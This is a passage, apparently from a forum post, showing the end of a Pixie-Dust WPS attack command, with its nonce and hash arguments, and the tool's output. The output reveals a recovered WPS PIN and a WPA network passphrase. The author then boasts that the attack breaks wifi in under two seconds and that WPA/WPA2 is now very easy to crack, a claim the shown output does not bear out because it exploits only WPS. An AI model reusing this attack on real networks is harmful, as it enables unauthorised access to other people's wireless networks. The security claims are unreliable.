ae:6e:48:ed:72:5a:6d:0f:07:a5:91:3e:82:48:93:e7:1e:84:72:c5:48:2f:0e:bb:bb:16:12:bb -s 7f:e7:2b:a6:
f3:ae:31:8d:79:e1:9a:65:1d:c4:c4:28:93:f1:1e:79:7f:40:e9:24:67:87:1e:b4:44:d3:29:73 -z 67:3b:a7:46:
12:66:8c:5d:ef:d0:89:81:24:a2:32:ad:db:d1:c1:3a:47:8c:bb:c1:d8:2f:e3:ce:d1:65:8f:b9 -a 1b:ef:f0:ba:
2d:c9:13:8a:41:27:f3:90:06:c2:3c:4e:90:63:c6:29:1f:54:ee:f7:06:cb:5c:c9:dc:73:42:46 -n 6f:d8:26:07:
c2:ba:e4:ad:8c:27:d2:12:4c:c4:31:37 -m 1a:0b:c8:a4:12:cb:8a:86:1f:78:3c:1a:ce:85:89:a0 -v 1 --force

[Pixie-Dust] PIN FOUND: 22898319
[+] Rx(M2D/M3) = 'WPSFail'   Next pin '22898319'
[!] Received M2D or out of sequence WPS Message
[+] Rx(M2D/M3) = 'WPSFail'   Next pin '22898319'
[*] Pin is '22898319', key is 'shadishalish1051981'
```

with option 7 wifi is just hacked under 2 seconds WPA/WPA2 IS NOW VERY EASY to crack

THANKS FOR READING

0545290372

CHEERS!!!